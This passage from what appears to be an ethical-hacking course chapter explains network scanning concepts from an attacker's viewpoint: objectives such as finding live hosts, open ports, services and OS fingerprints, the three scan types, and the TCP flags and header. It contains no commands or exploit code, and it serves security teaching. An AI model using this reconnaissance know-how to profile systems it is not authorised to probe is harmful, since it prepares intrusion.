- Perform port and service discovery using various scanning techniques
- Perform operating system (OS) discovery
- Scan beyond intrusion detection systems (IDS) and firewalls
- Explain various network scanning countermeasures



LO#01: Explain Network Scanning Concepts

Network Scanning Concepts

As already discussed, footprinting is the first phase of hacking, in which the attacker gains primary information about a potential target. He/she then uses this information in the scanning phase to gather more details about the target.



Overview of Network Scanning

- Network scanning refers to a set of procedures used for **identifying hosts**, **ports**, and **services** in a network
- Network scanning is one of the **components of intelligence gathering** which can be used by an attacker to create a profile of the target organization

Network Scanning Process

Sends
TCP/IP probes
Gets network
information
Attacker
Network

Objectives of Network Scanning

- To discover live hosts, IP address, and open ports of live hosts
- To discover operating systems and system architecture
- To discover services running on hosts
- To discover vulnerabilities in live hosts

Overview of Network Scanning

Scanning is the process of gathering additional detailed information about the target using highly complex and aggressive reconnaissance techniques. Network scanning refers to a set of procedures used for identifying hosts, ports, and services in a network. Network scanning is also used for discovering active machines in a network and identifying the OS running on the target machine. It is one of the most important phases of intelligence gathering for an attacker, which enables him/her to create a profile of the target organization. In the process of scanning, the attacker tries to gather information, including the specific IP addresses that can be accessed over the network, the target's OS and system architecture, and the ports along with their respective services running on each computer.




Figure 3.1: Network scanning process

The purpose of scanning is to discover exploitable communications channels, probe as many listeners as possible, and track the ones that are responsive or useful to an attacker's particular needs. In the scanning phase of an attack, the attacker tries to find various ways to intrude into a target system. The attacker also tries to discover more information about the target system to determine the presence of any configuration lapses. The attacker then uses the information obtained to develop an attack strategy.

Types of Scanning

- **Port Scanning** – Lists the open ports and services. Port scanning is the process of checking the services running on the target computer by sending a sequence of messages in an attempt to break in. Port scanning involves connecting to or probing TCP and UDP ports of the target system to determine whether the services are running or are in a listening state. The listening state provides information about the OS and the application currently in use. Sometimes, active services that are listening may allow unauthorized users to misconfigure systems or to run software with vulnerabilities.
- **Network Scanning** – Lists the active hosts and IP addresses. Network scanning is a procedure for identifying active hosts on a network, either to attack them or assess the security of the network.
- **Vulnerability Scanning** – Shows the presence of known weaknesses. Vulnerability scanning is a method for checking whether a system is exploitable by identifying its vulnerabilities. A vulnerability scanner consists of a scanning engine and a catalog. The catalog includes a list of common files with known vulnerabilities and common exploits for a range of servers. A vulnerability scanner may, for example, look for backup files or directory traversal exploits. The scanning engine maintains logic for reading the exploit list, transferring the request to the web server, and analyzing the requests to ensure the safety of the server. These tools generally target vulnerabilities that secure host configurations can fix easily through updated security patches and a clean web document.

A thief who wants to break into a house looks for access points such as doors and windows. These are usually the house's points of vulnerability, as they are easily accessible. When it comes to computer systems and networks, ports are the doors and windows of a system that an intruder uses to gain access. A general rule for computer systems is that the greater the number of open ports on a system, the more vulnerable is the system. However, there are cases in which a system with fewer open ports than another machine presents a much higher level of vulnerability.


Objectives of Network Scanning

The more the information at hand about a target organization, the higher are the chances of knowing a network's security loopholes, and, consequently, for gaining unauthorized access to it.

Some objectives for scanning a network are as follows:

- Discover the network's live hosts, IP addresses, and open ports of the live hosts. Using the open ports, the attacker will determine the best means of entering into the system.
- Discover the OS and system architecture of the target. This is also known as fingerprinting. An attacker can formulate an attack strategy based on the OS's vulnerabilities.
- Discover the services running/listening on the target system. Doing so gives the attacker an indication of the vulnerabilities (based on the service) that can be exploited for gaining access to the target system.
- Identify specific applications or versions of a particular service.

- Identify vulnerabilities in any of the network systems. This helps an attacker to compromise the target system or network through various exploits.



TCP Communication Flags

URG (Urgent): Data contained in the packet should be processed immediately

FIN (Finish): There will be no further transmissions

RST (Reset): Resets a connection

PSH (Push): Sends all buffered data immediately

ACK (Acknowledgement): Acknowledges the receipt of a packet


SYN (Synchronize): Initiates a connection between hosts

Source Port
Destination Port
Sequence No
Acknowledgement No
Offset
Res
TCP Flags
Window
TCP Checksum
Urgent Pointer
Options
0-31 Bits

Standard TCP communications are controlled by flags in the TCP packet header

TCP Communication Flags

The TCP header contains various flags that control the transmission of data across a TCP connection. Six TCP control flags manage the connection between hosts and give instructions to the system. Four of these flags (SYN, ACK, FIN, and RST) govern the establishment, maintenance, and termination of a connection. The other two flags (PSH and URG) provide instructions to the system. The size of each flag is 1 bit. As there are six flags in the TCP Flags section, the size of this section is 6 bits. When a flag value is set to “1,” that flag is automatically turned on.



Source Port
Destination Port
Sequence No
Acknowledgement No
Offset
Res
TCP Flags
Window
TCP Checksum
Urgent Pointer
Options
0-31 Bits

Figure 3.2: TCP header format

